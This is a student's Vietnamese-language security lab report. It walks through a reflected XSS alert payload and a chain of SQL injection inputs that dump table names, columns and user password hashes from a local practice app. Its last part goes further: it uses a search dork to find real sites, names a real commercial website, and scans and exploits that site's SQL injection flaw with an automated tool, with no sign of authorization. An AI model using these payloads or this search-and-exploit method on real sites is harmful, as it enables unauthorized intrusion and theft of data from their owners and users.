Nguyễn Phước Thành

B16160669


**THỰC HÀNH AN TOÀN HỆ THỐNG – Buổi 5**

**-- o0o –**

Để làm được bài thực hành này chúng ta sẽ sử dụng **XAMPP** để làm server quản lý source trong quá trình thực thi.


Truy cập vào trang web: [**http://localhost/buoi5**](http://localhost/buoi5)**.** Đăng nhập với username: **admin**, password: **password**.

**Phần 1:** *Tiến hành chèn javascript vào form input*


Bước 1: Chọn mức cấu hình thấp

Bước 2: Đến tab XSS(Reflected): Bắt đầu chèn một đoạn script đơn giản vào input form:

**<script>alert(“Hello from me !!”);</script> ----** Sau khi nhấm submit ta sẽ thấy một thông báo hiện ra.



**Tiến hành inspect source của web site:** Ta nhận thấy đoạn script nhập vào đã chuyển thành một thẻ HTML <script> hợp lệ




**Phần 2: S**ử dụng kĩ thuật **SQL Injection** để lấy các thông tin đang tồn tại trong cơ sở dữ liệu:


Ta có thể hiểu: Phần dữ liệu nằm trong input sẽ được đưa vào phần thân của câu lệnh:

**SELECT \* FROM ? WHERE id = ‘???’**


Bước 1: Tiến hành lấy tất cả các user hiện có: **1' or '1'='1**




Bước 2: Ta sẽ lấy phiên bản của hệ quản trị: **1' union all select @@version, '1**




Bước 3: Lấy các table hiện có trong cơ sở dữ liệu: **1' union all select table\_name,1 from information\_schema.tables where '1'='1**




Ta sẽ chú ý đến bản **USER**




Ta sẽ lấy tất cả các tường trong bảng **USER** bằng câu lệnh: **1' union all select column\_name,column\_type from information\_schema.columns where table\_name='users**



Ta nhận thấy trong bảng users có các trường user, password:




Ta sẽ tiến hành lấy các user và password của nó băng cách nhập câu lệnh: **1' union all select user,password from users where '1'='1**




**Password** và **user** đã hiện ra (theo suy đoán password sử dụng **MD5** để mã hóa mật khẩu), có thể dễ dàng **decrypt**.

**Phần 3:** Tiến hành thao tác trên web site thực tế bằng công cụ **WebCruiserWVS**


Dò tìm các trang web có sử dụng thuộc tính **id** để giao tiếp giữa các router bằng câu lệnh: **inurl product php ? id = site vn** trong thanh tìm kiếm trên trình duyệt.



Ta sẽ lựa chọn website: [**http://diencovothanhdat.com/?php=product\_detail&id=30**](http://diencovothanhdat.com/?php=product_detail&id=30)




Sau khi tiến hành quét ta nhận thấy trang web có một lỗ hổng:




Khai thác lỗ hổng bằng cách click chuột phải vào vào lỗi chọn **SQL INJECTION POC.**

Sau đó ta chuyển qua tab **SQL Injection** bên trái: ta có thê có thông tin về hệ quản trị đang sử dụng:



Hoặc các thông tin có trong cơ sở dữ liệu:



Xong !!!